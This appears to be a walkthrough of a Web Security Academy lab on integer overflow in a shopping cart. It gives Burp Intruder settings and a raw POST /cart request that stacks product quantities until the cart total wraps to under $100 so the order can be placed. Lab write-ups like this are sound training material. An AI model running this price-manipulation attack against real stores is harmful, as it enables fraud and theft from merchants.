
Place an order and go to Cart



Go to burpsuite , capture the request and send it to Intruder




in Intruder go to sub-tab Position and change the quantity to 99



in Payloads , set payload type to "Null payload "

add 323 value in Generate box



in Resource pool , create new resource pool and add "1" value in maximum concurrent requests option

click on Attack



Burp Project Intruder Repeater View Help  
 Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Positions Payloads **Resource pool** Settings

**Resource pool**  
 Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☐ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Random delay
<input checked="" type="radio"/>	Default resource pool	10		

☒ Create new resource pool

Name: Custom resource pool 1

☒ Maximum concurrent requests: 1

☐ Delay between requests: milliseconds

☐ Fixed

☐ With random variations

☐ Increase delay in increments of milliseconds

☐ Automatic throttling

☐ 429

☐ 503

☐ Other

After completion of attack

go to cart page and notice the price and quantity of items

now send it to Repeater

add multiple products&quantity parameters in the Request body and click send

Burp Suite Community Edition v2024.8.4 - Temporary Project  
 Burp Project Intruder Repeater View Help  
 Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < > Follow redirection

Target: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net

**Request**  
 Pretty Raw Hex

```

1 POST /cart HTTP/2
2 Host: 0a8a00c20349303585d91cdc006900a1.web-security-academy.net
3 Cookie: session=VH4UBvugvZ56dLKVIbuiO2PbvNoMgbw9b
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 507
10 Origin: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net
11 Referer: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net/product?productId=1
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 productId=1&redir=PRODUCT&quantity=99
21 productId=14&redir=PRODUCT&quantity=99
22 productId=3&redir=PRODUCT&quantity=99
23 productId=4&redir=PRODUCT&quantity=99
24 productId=5&redir=PRODUCT&quantity=99
25 productId=6&redir=PRODUCT&quantity=99
26 productId=1&redir=PRODUCT&quantity=99
27 productId=14&redir=PRODUCT&quantity=99
28 productId=3&redir=PRODUCT&quantity=99
29 productId=2&redir=PRODUCT&quantity=99
30 productId=4&redir=PRODUCT&quantity=99
31 productId=5&redir=PRODUCT&quantity=99
32 productId=6&redir=PRODUCT&quantity=99
  
```

**Response**  
 Pretty Raw Hex Render

```

1 HTTP/2 302 Found
2 Location: /product?productId=1
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
  
```

watch price and send the request until price get fixed :

Store credit:  
\$100.00

Cart

[Home](#) | [My account](#)

 34153

Name	Price	Quantity		
<a href="#">Lightweight "I33t" Leather Jacket</a>	\$1337.00	-	32072	+ <a href="#">Remove</a>
<a href="#">ZZZZZZ Bed - Your New Home Office</a>	\$24.20	-	1783	+ <a href="#">Remove</a>
<a href="#">BURP Protection</a>	\$93.06	-	298	+ <a href="#">Remove</a>

Coupon:

[Apply](#)

Total: **\$1471.52**







[Place order](#)



Store credit:  
\$100.00

Cart

[Home](#) | [My account](#) |  34150

Name	Price	Quantity	
<a href="#">Lightweight "133t" Leather Jacket</a>	\$1337.00	 32071 	<a href="#">Remove</a>
<a href="#">ZZZZZ Bed - Your New Home Office</a>	\$24.20	 1781 	<a href="#">Remove</a>
<a href="#">BURP Protection</a>	\$93.06	 298 	<a href="#">Remove</a>

Coupon:

[Apply](#)

Total: \$86.12

[Place order](#)

After Price decrease to 100\$ , place order .

Lab Solved .!!